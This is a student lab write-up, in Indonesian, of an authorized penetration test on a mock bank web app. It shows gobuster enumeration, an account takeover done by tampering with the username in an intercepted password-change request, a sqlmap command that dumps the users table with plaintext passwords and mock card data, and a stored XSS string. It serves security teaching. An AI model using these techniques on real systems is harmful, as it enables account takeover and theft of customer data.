

WIRTE UP PRAKTIKUM
ETHICAL HACKING MODUL 8-10
JAY'S BANK APPLICATION PENETRATION TESTING



Disusun oleh :
Nama : Iki Adfi Nur Mohamad
NRP : 5027221033
Kelas : Ethical Hacking A

INSTITUT TEKNOLOGI SEPULUH NOPEMBER
KOTA SURABAYA
2024

Assesment Overview

Context

Anda adalah seorang ahli keamanan yang ditugaskan oleh perusahaan konsultan keamanan SafeGuard Solutions untuk melakukan penetration testing terhadap aplikasi mockup bank yang masih dalam tahap development, yang disebut Jay's Bank. Tujuan dari praktikum ini adalah untuk menemukan kerentanan yang mungkin ada dalam aplikasi dan melaporkannya untuk perbaikan sebelum aplikasi diluncurkan ke publik.

Scope

1. IP Address Aplikasi: 167.172.75.216
2. Semua fungsi aplikasi.
3. Mekanisme akun pengguna dan autentikasi.
4. Antarmuka web dan API.
5. Interaksi database dan proses penanganan data.

Tujuan dan Batasan:

1. Anda diizinkan untuk mencari dan mengidentifikasi kerentanan dalam aplikasi Jay's Bank.
2. Fokus pada kerentanan aplikasi seperti SQL injection, XSS, dan authentication/authorization issues.
3. Apabila memungkinkan, kerentanan yang ditemukan dapat di-exploit untuk mengakses akun pengguna lain, tetapi hanya sebatas aplikasi (tidak ke server).

Larangan:

1. Tidak diperbolehkan untuk melakukan serangan yang dapat merusak data atau infrastruktur aplikasi.
2. Tidak diperbolehkan untuk mengeksploitasi kerentanan yang dapat memberikan akses ke server (contoh: RCE, privilege escalation).
3. Hindari serangan DoS/DDoS yang dapat mengganggu ketersediaan layanan aplikasi.

Metodologi

1. Gunakan metode non-destruktif dalam testing.
2. Selalu lakukan verifikasi dan validasi atas temuan kerentanan sebelum melaporkannya.
3. Simpan catatan rinci tentang semua langkah yang diambil selama testing.

Pelaporan

Buat laporan yang mendetail tentang setiap kerentanan yang ditemukan, termasuk deskripsi, langkah reproduksi, dampak potensial, dan rekomendasi perbaikan.

Selalu bertindak secara profesional dan etis dalam setiap langkah penetration testing. Menghormati privasi dan data pengguna lain yang mungkin terlibat dalam testing. Melaporkan temuan secara transparan dan tanpa menyembunyikan informasi apapun.

Konsekuensi Pelanggaran:

Setiap pelanggaran terhadap aturan di atas akan menyebabkan Anda mendapatkan **nilai 0** untuk praktikum ini.

Planning

Perencanaan yang dilakukan pada praktikum ini saya menyiapkan berbagai tools pendukung antara lain menginstal Burpsuite , menggunakan terminal Kali Linux.

Scanning

Pada proses scanning, saya menggunakan gobuster untuk memperoleh informasi page pada website Jay's Bank

Assessment Components

Saya melakukan penetration testing terhadap web Jays Bank 167.172.75.216 dengan ketentuan yang sudah ditentukan asisten praktikum.

Scope

Assessment	Details
Penetration Tesst	167.172.75.216
	167.172.75.216:80

Executive Summary

Pada penetration testing ini saya menggunakan berbagai metode, antara lain gobuster untuk scanning, kemudian SQL injection, dan Broken Access Control. Pada web Jays Bank dengan IP Address 167.172.75.216

Testing Summary

A. Gobuster

Pada saat menggunakan metode gobuster, saya membuka directory /usr/share/seclists/Discovery/Web-Content . Direktori ini adalah bagian dari project SecLists yang merupakan kumpulan berbagai jenis daftar yang digunakan selama penilaian keamanan. Jenis daftar mencakup nama pengguna, kata sandi, URL, pola data sensitif, payload fuzzing, web shell, dan banyak lagi. Direktori Web-Content khususnya berisi daftar yang digunakan untuk penemuan konten web selama penilaian keamanan atau pengujian penetrasi. Daftar ini berisi berbagai nama file, direktori, dan sumber daya

lainnya yang mungkin digunakan untuk mengidentifikasi titik kerentanan potensial pada server web. SecLists bertujuan untuk memungkinkan pengetes keamanan menarik repositori ini ke kotak pengujian baru dan memiliki akses ke setiap jenis daftar yang mungkin dibutuhkan.


```
keyfee@ikiadfi: /usr/share/sei X + v
(keyfee@ikiadfi) - [/usr/share/seclists/Discovery/Web-Content]
$ ls
AdobeCQ-AEM.txt                LinuxFileList.txt
AdobeXML.fuzz.txt              local-ports.txt
aem2.txt                       Logins.fuzz.txt
Apache.fuzz.txt                LotusNotes.fuzz.txt
ApacheTomcat.fuzz.txt          netware.txt
apache.txt                     nginx.txt
api                             oauth-oidc-scopes.txt
axis.txt                       Oracle9i.fuzz.txt
big.txt                        OracleAppServer.fuzz.txt
burp-parameter-names.txt       OracleEBS-wordlist.txt
BurpSuite-ParamMiner           oracle.txt
CGI-HTTP-POST.fuzz.txt         Passwords.fuzz.txt
CGI-HTTP-POST-Windows.fuzz.txt PHP.fuzz.txt
CGI-Microsoft.fuzz.txt         proxy-conf.fuzz.txt
CGIs.txt                       Public-Source-Repo-Issues.json
CGI-XPlatform.fuzz.txt         pulsesecure.txt
CMS                             quickhits.txt
coldfusion.txt                raft-large-directories-lowercase.txt
combined_directories.txt       raft-large-directories.txt
combined_words.txt             raft-large-extensions-lowercase.txt
common-and-dutch.txt           raft-large-extensions.txt
common-and-french.txt          raft-large-files-lowercase.txt
common-and-italian.txt         raft-large-files.txt
common-and-portuguese.txt      raft-large-words-lowercase.txt
common-and-spanish.txt         raft-large-words.txt
common-api-endpoints-mazen160.txt raft-medium-directories-lowercase.txt
CommonBackdoors-ASP.fuzz.txt   raft-medium-directories.txt
CommonBackdoors-JSP.fuzz.txt   raft-medium-extensions-lowercase.txt
CommonBackdoors-PHP.fuzz.txt   raft-medium-extensions.txt
CommonBackdoors-PL.fuzz.txt    raft-medium-files-lowercase.txt
Common-DB-Backups.txt          raft-medium-files.txt
Common-PHP-FileNames.txt       raft-medium-words-lowercase.txt
common.txt                     raft-medium-words.txt
confluence-administration.txt   raft-small-directories-lowercase.txt
default-web-root-directory-linux.txt raft-small-directories.txt
default-web-root-directory-windows.txt raft-small-extensions-lowercase.txt
directory-list-1.0.txt          raft-small-extensions.txt
directory-list-2.3-big.txt      raft-small-files-lowercase.txt
directory-list-2.3-medium.txt   raft-small-files.txt
directory-list-2.3-small.txt     raft-small-words-lowercase.txt
directory-list-lowercase-2.3-big.txt raft-small-words.txt
directory-list-lowercase-2.3-medium.txt Randomfiles.fuzz.txt
directory-list-lowercase-2.3-small.txt README.md
dirsearch.txt                   reverse-proxy-inconsistencies.txt
domino-dirs-coldfusion39.txt    ror.txt
domino-endpoints-coldfusion39.txt Roundcube-123.txt
Domino-Hunter                   sap-analytics-cloud.txt
dsstorewordlist.txt             sap.txt
dutch                           sharepoint-enumeration.txt
elmah.txt                       spring-boot.txt
FatwireCMS.fuzz.txt             SunAppServerGlassfish.fuzz.txt
```

Saya melakukan pengetesan pada beberapa file tertentu, File-file seperti ‘directory-list-1.0.txt’, ‘directory-list-2.3-big.txt’, ‘directory-list-2.3-medium.txt’, ‘directory-list-2.3-small.txt’, dan lainnya dalam direktori ‘Web-Content’ khususnya berisi daftar yang digunakan untuk penemuan konten web selama penilaian keamanan atau pengujian penetrasi¹. Daftar ini berisi berbagai nama file, direktori, dan sumber daya lainnya yang mungkin digunakan untuk mengidentifikasi titik kerentanan potensial pada server web¹.

```
directory-list-1.0.txt          raft-small-extensions.txt
directory-list-2.3-big.txt     raft-small-files-lowercase.txt
directory-list-2.3-medium.txt  raft-small-files.txt
directory-list-2.3-small.txt   raft-small-words-lowercase.txt
```


B. Broken Acces Control

Pada broken acces control ini, saya mencoba mengganti password akun lain melalui akun saya. Secara umum mekanismenya adalah saya melakukan intercept pada Burpsuite saat akan mengganti password baru.



C. SQL Injection

Pada metode SQL Injection saya menemukan tabel databasenya menggunakan tools bursuite lagi untuk melakukan intercept pada saat register. Kenapa dilakukan pada sat register, karena pada session register ini, data kredensial akun akan masuk ke database. Ini juga menjadi salah satu vulnerability pada web Jay’s Bank.



Technical Finding

A. Gobuster

1. Saya membuka directory /usr/share/seclists/Discovery/Web-Content . Direktori ini adalah bagian dari project SecLists yang merupakan kumpulan berbagai jenis daftar yang digunakan selama penilaian keamanan. Tujuannya untuk mengetahui isi web content

```
keyfee@ikiadfi: /usr/share/seclists/Discovery/Web-Content
$ ls
AdobeCQ-AEM.txt
AdobeXML.fuzz.txt
aem2.txt
Apache.fuzz.txt
ApacheTomcat.fuzz.txt
apache.txt
api
axis.txt
big.txt
burp-parameter-names.txt
BurpSuite-ParamMiner
CGI-HTTP-POST.fuzz.txt
CGI-HTTP-POST-Windows.fuzz.txt
CGI-Microsoft.fuzz.txt
CGIs.txt
CGI-XPlatform.fuzz.txt
CMS
coldfusion.txt
combined_directories.txt
combined_words.txt
common-and-dutch.txt
common-and-french.txt
common-and-italian.txt
common-and-portuguese.txt
common-and-spanish.txt
common-api-endpoints-mazen160.txt
CommonBackdoors-ASP.fuzz.txt
CommonBackdoors-JSP.fuzz.txt
CommonBackdoors-PHP.fuzz.txt
CommonBackdoors-PL.fuzz.txt
Common-DB-Backups.txt
Common-PHP-Filenames.txt
common.txt
confluence-administration.txt
default-web-root-directory-linux.txt
default-web-root-directory-windows.txt
directory-list-1.0.txt
directory-list-2.3-big.txt
directory-list-2.3-medium.txt
directory-list-2.3-small.txt
directory-list-lowercase-2.3-big.txt
directory-list-lowercase-2.3-medium.txt
directory-list-lowercase-2.3-small.txt
dirsearch.txt
domino-dirs-coldfusion39.txt
domino-endpoints-coldfusion39.txt
Domino-Hunter
dsstorewordlist.txt
dutch
elmah.txt
FatwireCMS.fuzz.txt
LinuxFileList.txt
local-ports.txt
Logins.fuzz.txt
LotusNotes.fuzz.txt
netware.txt
nginx.txt
oauth-oidc-scopes.txt
Oracle9i.fuzz.txt
OracleAppServer.fuzz.txt
Oracle-EBS-wordlist.txt
oracle.txt
Passwords.fuzz.txt
PHP.fuzz.txt
proxy-conf.fuzz.txt
Public-Source-Repo-Issues.json
pulsesecure.txt
quickhits.txt
raft-large-directories-lowercase.txt
raft-large-directories.txt
raft-large-extensions-lowercase.txt
raft-large-extensions.txt
raft-large-files-lowercase.txt
raft-large-files.txt
raft-large-words-lowercase.txt
raft-large-words.txt
raft-medium-directories-lowercase.txt
raft-medium-directories.txt
raft-medium-extensions-lowercase.txt
raft-medium-extensions.txt
raft-medium-files-lowercase.txt
raft-medium-files.txt
raft-medium-words-lowercase.txt
raft-medium-words.txt
raft-small-directories-lowercase.txt
raft-small-directories.txt
raft-small-extensions-lowercase.txt
raft-small-extensions.txt
raft-small-files-lowercase.txt
raft-small-files.txt
raft-small-words-lowercase.txt
raft-small-words.txt
Randomfiles.fuzz.txt
README.md
reverse-proxy-inconsistencies.txt
ror.txt
Roundcube-123.txt
sap-analytics-cloud.txt
sap.txt
sharepoint-enumeration.txt
spring-boot.txt
SunAppServerGlassfish.fuzz.txt
```

2. Kemudian saya memasukkan command gobuster pada file konten web berikut untuk mengetahui struktur konten website Jyas Bank

```
directory-list-1.0.txt          raft-small-extensions.txt
directory-list-2.3-big.txt      raft-small-files-lowercase.txt
directory-list-2.3-medium.txt   raft-small-files.txt
directory-list-2.3-small.txt    raft-small-words-lowercase.txt
```

3. Berikut hasil gobuster pada beberapa file txt

```
(keyfee@ikiadfi) - /usr/share/seclists/Discovery/Web-Content
$ gobuster dir -u http://167.172.75.216 -w /usr/share/seclists/Discovery/Web-Content/directory-list-1.0.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://167.172.75.216
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.6
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
Error: error on running gobuster: unable to connect to http://167.172.75.216/: Get "http://167.172.75.216/": dial tcp 167.172.75.216:80: connect: connection refused
```

```
(keyfee@ikiadfi) - /usr/share/seclists/Discovery/Web-Content
$ gobuster dir -u http://167.172.75.216 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://167.172.75.216
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.6
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/login          (Status: 200) [Size: 905]
/register       (Status: 200) [Size: 1399]
/profile        (Status: 302) [Size: 28] [-> /login]
/css            (Status: 301) [Size: 173] [-> /css/]
/Login          (Status: 200) [Size: 905]
/js             (Status: 301) [Size: 171] [-> /js/]
/logout         (Status: 302) [Size: 28] [-> /login]
/Register       (Status: 200) [Size: 1399]
/dashboard      (Status: 302) [Size: 28] [-> /login]
/Profile        (Status: 302) [Size: 28] [-> /login]
/Logout         (Status: 302) [Size: 28] [-> /login]
/customer-support (Status: 302) [Size: 28] [-> /login]
/Dashboard      (Status: 302) [Size: 28] [-> /login]
```

Seperti yang ditunjukkan di bagian atas jendela terminal. Perintah yang dieksekusi di terminal menggunakan Gobuster untuk melakukan enumerasi direktori pada alamat IP tertentu, yang sebagian disembunyikan untuk alasan privasi. Perintah tersebut mencakup berbagai bendera seperti `-u` untuk URL, `-w` untuk menentukan wordlist yang berisi nama direktori potensial, dan `--wildcard` yang menunjukkan bahwa itu memperhitungkan catatan DNS wildcard. Output di bawah perintah menunjukkan hasil proses enumerasi direktori secara real-time. Ini mencantumkan URL dengan kode status masing-masing: 200 (OK), 301 (Dipindahkan Secara Permanen), dan 403 (Dilarang). Setiap URL juga memiliki ukuran yang terkait dalam byte. Gambar ini bisa menarik atau relevan bagi individu yang belajar tentang cybersecurity,

khususnya dalam memahami bagaimana alat seperti Gobuster dapat digunakan untuk pengintaian server web dengan mengidentifikasi direktori yang dapat diakses. Tidak ada masalah matematika atau pekerjaan rumah dalam gambar ini untuk ditranskripsi.

B. Broken Acces Control

1. Saya membuat 2 akun terlebih dahulu sebagai berikut:

Akun pertama:

Username: punyaikiadfi


Pass : Punyaikiadfi=123

Akun kedua:

Username: punyaronaldo

Pass : Punyaronaldo=123

2. Setelah itu login menggunakan akun **punyaikiadfi** dan ubah passwordnya



3. Untuk mengubah password, pastikan semua data terisi

[Home](#)
[Dashboard](#)
[Logout](#)
[Contact Support](#)

Your Profile, punyaikiadfi

Successfully updated

You need to finish setting up your profile before you can use all the features of this website

Phone:

0876543210

Credit Card:

1234567890123456

Secret Question:

Nama Kucing

Secret Answer:

Bobi

Current Password (for verification):

Update Profile


New Password:

Secret Answer:

Change Password

Masukkan password baru dan secret answer. Di sini password baru yang saya gunakan adalah **Namakuikiadfi=123**

- Sebelum klik tombol change password, lakukan intercept pada burpsuite untuk mendapatkan akses password baru.




- Ganti username dengan akun kedua yaitu **punyaaronaldo**

```
{
  "new_password": "Namakuikiadfi=123",
  "secret_answer": "Bobi",
  "username": "punyaaronaldo"
}
```

Tujuannya agar akun **punyaronaldo** dapat login dengan password yang telah diubah pada user **punyaikiadfi**

6. Saya coba login pada akun **punyaronaldo** dengan password **Namakuikiadfi=123**




The image shows a login form with a light gray background. At the top, the word "Login" is centered in a large, bold, black serif font. Below it, the label "Username:" is in a small, gray sans-serif font. Underneath is a light blue rectangular input field containing the text "punyaronaldo". Below that, the label "Password:" is in a small, gray sans-serif font. Underneath is a white rectangular input field with a black border, containing ten dots to represent a masked password. Below the password field is a solid blue rectangular button with the word "Login" in white sans-serif font. At the bottom, the text "Don't have an account?" is in a small, gray sans-serif font, followed by a purple underlined link that says "Sign up here."

7. Berhasil login ke dashboard **punyaronaldo** dengan password yang sudah diganti pada akun punyaikiadfi.

C. SQL Injection

1. Pada SQL Injection ini saya melakukan intercept pada session register, saat akan membuat akun. Intercept dilakukan pada Burpsuite.



2. Kemudian copy semua hasil intercept dan paste ke dalam file .txt , di sini saya membuat file dengan namap burpsuite.txt dan mem-paste isi intercept ke dalamnya

```

keyfee@ihiaff1:~/ethack$ nano burpsuite.txt
keyfee@ihiaff1:~/ethack$ ls
burpsuite.txt
keyfee@ihiaff1:~/ethack$ cat burpsuite.txt
POST /register HTTP/1.1
Host: 167.172.75.216
Content-Length: 57
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://167.172.75.216
Referer: http://167.172.75.216/register
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive

{"username":"marselinoferdinan","password":"Timans=2024"}

```

3. Pastikan **sqlmap** sudah berjalan dan diinstal, untuk kemudian digunakan command **sqlmap -r burpsuite.txt -dump -delay=1** , pastikan file burpsuite.txt telah dibuat dan berisi hasil intercept register.
4. Butuh waktu cukup lama untuk memperoleh hasilnya. Jika sudah sukses, maka akan muncul hasil tabel database yang ada pada web Jay's Bank. Jika dilihat, ini adalah hasil tabel yang tersedia pada users.

```

$ cat users.csv
id,data,password,username
1,PRIVATE,SuperSecurePassword1337,admin
2,{"phone": "1234567891", "credit_card": "1111111111111111", "secret_question": "What is your favorite color?", "secret_answer": "Blue", "role": "user"},SuperSecurePassword1337,alice
3,{"phone": "2345678901", "credit_card": "2222222222222222", "secret_question": "What is your pet's name?", "secret_answer": "Fluffy", "role": "user"},SuperSecurePassword1337,bob
4,{"phone": "3456789012", "credit_card": "3333333333333333", "secret_question": "What is your mother's maiden name?", "secret_answer": "Smith", "role": "user"},SuperSecurePassword1337,charlie
5,{"phone": "4567890123", "credit_card": "4444444444444444", "secret_question": "What was your first car?", "secret_answer": "Toyota", "role": "user"},SuperSecurePassword1337,dave
6,{"phone": "5678901234", "credit_card": "5555555555555555", "secret_question": "What was your second car?", "secret_answer": "1984", "role": "user"},SuperSecurePassword1337,eve
7,{"role": "user"},aaaaaaaaaaaaatest123A!,aaaaaaaaaaaaatest123A!
8,{"phone": "1234567890", "credit_card": "1234567890123456", "secret_question": "terserah", "secret_answer": "terserah", "role": "user"},"Asdfghjkl*123,<h1><script>alert(2)</script></h1>

```

Vulnerability Analys & Rekomendasi Perbaikan

Pada web Jay's Bank terdapat beberapa poin kelemahan yang bisa ditemukan. Kelemahan pertama adalah password user/ akun yang tidak dienkripsi dengan key tertentu. Karena pada standard autentikasi, sebaiknya password user dienkripsi saat masuk ke database, sehingga perlu adanya fitur enkripsi password. Selain itu tidak menggunakan https, penggunaan https akan meningkatkan protocol keamanan Jays Bank dan meningkatkan validasi akun saat login dan register. Hal ini akan memastikan kembali pada akun yang akan login adalah akun yang benar orang yang sama.

Additional Scans and Reports

Pada link Github saya sudah saya masukkan additional file berupa burpsuite.txt yang merupakan isi hasil intercept pada IP Address 167.172.75.216